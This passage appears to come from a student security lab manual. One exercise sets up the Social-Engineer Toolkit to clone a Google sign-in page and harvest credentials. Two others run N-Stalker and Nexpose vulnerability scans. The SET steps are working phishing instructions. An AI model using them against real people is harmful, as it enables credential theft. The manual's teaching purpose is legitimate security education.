
Step 7: All the requirements have been downloaded in your setoolkit. Now it’s time to install the requirements that you have downloaded

>>>python setup.py

Step 8: Finally all the processes of installation have been completed now it’s time to run the social engineering toolkit .to run the SEToolkit type following command.

>>>Setoolkit

Step 9: At this step, setoolkit will ask you (y) or (n). Type y and your social engineering toolkit will start running.




```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
          Welcome to the Social-Engineer Toolkit (SET).
           The one stop shop for all of your SE needs.

    The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
 Visit https://github.com/trustedsec/ptf to update all your tools!


  Select from the menu:
```

Step 10: Now your setoolkit has been downloaded into your system now it’s time to use it .now you have to choose an option from the following options .here we are choosing option 2

Website Attack Vector

Option: 2




```
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 
```

Step 11: Now we are about to set up a phishing page so here we will choose option 3 that is the credential harvester attack method.

Option: 3

Step 12: Now since we are creating a Phishing page so here we will choose option 1 that is web templates.


Option: 1



```
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:
```


Ex. No:
Date:

Step 13: Create a google phishing page so choose option 2 for that then a phishing page will be generated on your localhost.



```
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

--------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. R
egardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Step 14: Social engineering toolkit is creating a phishing page of google.



Sign in with your Google Account

One Google Account for everything Google

RESULT:

Name:
Register Number:

Ex. No:
Date:

AIM: To download the N-Stalker Vulnerability Assessment Tool and exploring the features.

Procedure:

- **EXPLORING N-STALKER:** N-Stalker Web Application Security Scanner is a Web security assessment tool.
- It incorporates with a well-known N-Stealth HTTP Security Scanner and 35,000 Web attack signature database.
- This tool also comes in both free and paid version.
- Before scanning the target, go to “License Manager” tab, perform the update.
- Once update, you will note the status as up to date.

You need to download and install N-Stalker from www.nstalker.com.

1. Start N-Stalker from a Windows computer. The program is installed under Start ⇨ Programs ⇨ N-Stalker ⇨ N-Stalker Free Edition.


2. Enter a host address or a range of addresses to scan.

3. Click Start Scan.

4. After the scan completes, the N-Stalker Report Manager will prompt

5. you to select a format for the resulting report as choose Generate HTML.

6. Review the HTML report for vulnerabilities.



Web Security Intelligence Service

Service will expire on : FREE EDITION

Current Status: All components are updated.

Update Settings

☑ Check available updates upon scanner initialization
☐ Enable automatic updates upon scanner initialization

N-Stalker Update Status


Name	Version	Status
XSS Assessment Free DB	11012501	Up to date
Backup Finder Free 2012	11011901	Up to date
Sensitive Files Finder Free 20	11110901	Up to date
WebDAV Assessment Free 2	10102501	Up to date
Info Leak Assessment Free 2	11052401	Up to date
HTTP Method Finder Free 201	10091601	Up to date
Webserver Infrastructure Fre	11110905	Up to date
Cross Domain Policy Inspectic	11032901	Up to date

Name:
Register Number:

- Now goto “Scan Session”, enter the target URL. In scan policy, you can select from the four options,

1. Manual test which will crawl the website and will be waiting for manual attacks.
2. full xss assessment
3. owasp policy
4. Web server infrastructure analysis.

- Once, the option has been selected, next step is “Optimize settings” which will crawl the whole website for further analysis. In review option, you can get all the information like host information, technologies used, policy name, etc.



N-Stalker Scan Wizard

Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Enter Web Application URL

www.target.com

(E.g: http://www.example.tl/, https://www.test.tl/VirtualDirectory/, etc)

Choose Scan Policy

(choose one)

Load Scan Session

(choose one)


(You may load scan settings from previously saved scan sessions)

Load Spider Data

Not available in N-Stalker Free Edition

(You may load spider data from previously saved scan sessions)

□ Use local cache from previously saved session (Avoid new web crawling)



N-Stalker Scan Wizard

Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.


Review Summary

http://www.target.com/

Scanning Settings


Scan Setting	Value
Host Information	IP: [125.56.222.19] Port: [80] SSL: [no]
Restricted Directory	Not configured.
Policy Name	Spider Only
False-Positive Settings	Enabled for Multiple Extensions. Enabled for 404 pages. Nc
New Server Discovery	Enabled (recommended in most cases)
Spider Engine	Max URLs: [500] Max Per Node [30] Max Depth [0]
HTML Parser	JS: [Execute/Parse] External JS [Deny] JS Events [Execute
Server Technologies	N/A
Allowed Hosts	No additional hosts configured.

- The scanner will crawl the whole website and will show the scripts, broken pages, hidden fields, information leakage, web forms related information which helps to analyze further.



Ex. No:
Date:

- Once the scan is completed, the NStalker scanner will show details like severity level, vulnerability class, why is it an issue, the fix for the issue and the URL which is vulnerable to the particular vulnerability?



Possible Cross-site Scripting and/or HTML Injection found

- Severity : Medium
- Vulnerability Class : Cross-Site Scripting
- Target URL : http://www. contact.php
- Post Data : N/A

Why is it an issue?

Cross-site Scripting (XSS) is the most common security problem that affects Web Application all over the Internet. According to OWASP Top 10 Standard, XSS is categorized as one of the most frequent attacks in place over the web protocol. It is relatively easy to exploit and sometimes difficult to detect and avoid its presence on large/complex applications.

Since 2000 when first reported by US CERT, XSS have not been taken seriously by organizations as a security threat. This is specially due to its common exploitation procedure that aims to affect legitimate users of the application instead of application infrastructure itself.

Consequences of that particular attack includes:

○ Web Application defacement
○ Social Engineering (against legitimate users)
○ Malware/Worm spreading

According to OWASP Top 10 version 2010:

"Cross site scripting, better known as XSS, is in fact a subset of HTML injection. XSS is the most prevalent and pernicious web application security issue. XSS flaws occur whenever an application takes data that originated from a user and sends it to a web browser without first validating or encoding that content.

Scan Module	Current	Total	Progress
Cross-Site Scripting Assessm 6678		10044	66 %
N-Stalker Spider Module	67	67	100 %
File Extensions Finder	86	86	100 %
WebServer Infrastructure Ass 2		2	100 %

Status: Testing XSS injection attacks against [/topic/challenge_submit.php]

RESULT:

Name:
Register Number:

Ex. No:
Date:

AIM: Creating your First Vulnerability Scan: Nexpose Starter

Procedure:

Nexpose: Nexpose, created by Rapid7, is a powerful tool for analyzing vulnerabilities. It stands out for its ability to identify and handle security weaknesses, prioritize risks, and provide detailed reports. Nexpose helps organizations maintain strong security by being scalable, user-friendly, and capable of integration. This makes it valuable for both small and large businesses to effectively address and reducing security risks.

Key Features of Nexpose

- **Extensive Vulnerability Coverage:** Nexpose boasts a vast database of vulnerabilities, encompassing operating systems, applications, network devices, and more. It leverages industry-standard feeds and threat intelligence to stay current with emerging threats.
- **Prioritization and Risk Scoring:** Nexpose helps you prioritize remediation efforts by assigning risk scores to identified vulnerabilities. These scores consider exploitability, potential impact, and asset criticality, guiding you toward the most pressing issues.
- **Compliance Reporting:** Nexpose generates reports aligned with various compliance frameworks, such as PCI DSS, HIPAA, and GDPR, simplifying regulatory adherence.
- **Automation and Scheduling:** Nexpose can be automated to run regular scans, ensuring continuous vulnerability assessment and reducing manual intervention.
- **Integrations:** Nexpose integrates with numerous security tools and frameworks, including Metasploit and Tenable.io, streamlining your workflows.

Name:
Register Number:

- **Intuitive Interface:** Nexpose presents a user-friendly interface, making it accessible to users with varying levels of technical expertise.

Nexpose Vulnerability Analysis Tools: Step-by-step Installation Process & Implementation of nexpose vulnerability analysis tools.

Step 1: Setting Permissions Using chmod


To make a file work, you need to do a few things in Linux. Use a command called chmod to change the file's permissions to make it executable. Just type in "chmod +x" and then the file name, which in this case is Rapid7Setup-Linux64.bin.

chmod +x Rapid7Setup-Linux64.bin

Step 2: Installation Steps

Follow these steps:

- Click on "Next" as shown in the picture above.
- It will then ask you to agree to the terms. Click "Accept" and then click "Next."
- This will allow you to continue with the installation process.



